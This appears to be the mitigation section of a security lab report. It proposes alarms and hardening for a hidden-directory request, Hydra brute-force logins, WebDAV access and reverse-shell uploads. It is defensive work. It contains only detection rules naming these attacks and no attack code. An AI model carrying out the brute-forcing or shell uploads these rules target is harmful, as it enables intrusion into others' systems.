- Network Firewalls should be configured to block all incoming and outgoing traffic.
- Ensure firewalls are patched.
- Routine system audits to proactively detect system weaknesses.

Mitigation: Finding the Request for the Hidden Directory

Alarm

- An alert that will be triggered after a certain number of failed logins.
- An alert can also be set for any request made to access this directory from outside the company's network.
- Setting threshold of maximum of 5 failed logins attempts per minute with the ability to attempt again after 30 minutes.

System Hardening

- Continuously train employees on confidentiality and privacy procedures.
- Highly confidential folders should not be shared for public access and limited access to users with privileged permissions.
- Increase password strength requirements to the directory(minimum length, mixture of upper case, lower case numbers and special characters).

Mitigation: Preventing Brute Force Attacks

Alarm

- An alarm would be set on certain number of returned code 401(unauthorized response).
- Also, an alarm would be set anytime the Mozilla/4.0(Hydra) user agent attempts a login.
- The threshold I would set to activate this alarm would be 5 unsuccessful login attempts per minute from a single IP address.

System Hardening

- Creating a policy that locks out accounts for 30 minutes after 5 unsuccessful login attempts have been made.
- Increase password strength requirements and renewal every 3 months.
- Consider multi-factor authentication.
- Create a list of all blocked IP addresses based on IP addresses that have 50 unsuccessful attempts in the past 12 months. If the IP address is associated with one of our employees, further training may be required.

Mitigation: Detecting the WebDAV Connection

Alarm

- Create an alert for non-whitelisted IPs connecting to WebDAV and from non-secure locations.
- On HTTP GET request, I would set an alarm that activates on any IP address trying to directly access the WebDAV outside of the IP trusted addresses.
- The threshold I would set to activate this alarm would be when any HTTP PUT request is made.

System Hardening

- Scanning all incoming traffic with anti-virus/anti-malware.
- Creating a whitelist of trusted IP addresses and ensure the set firewall security policy prevents all other access.
- Restrict access to the WebDAV folder to only allow users with privileged access.
- Harden authentication to the WebDAV by enforcing stronger username/passwords.

Mitigation: Identifying Reverse Shell Uploads

Alarm

- Monitor all incoming uploads and setup alert for anything triggering by antivirus/anti-malware.
- Create an alert for files containing suspicious code/scripts and file extensions.

System Hardening

- Setup a secure anti-virus/anti-malware application to screen for any incoming suspicious file. This application will require a daily update.
- Consistently review and update firewall rules.
- Restrict file uploads that includes php extensions.

*The
End*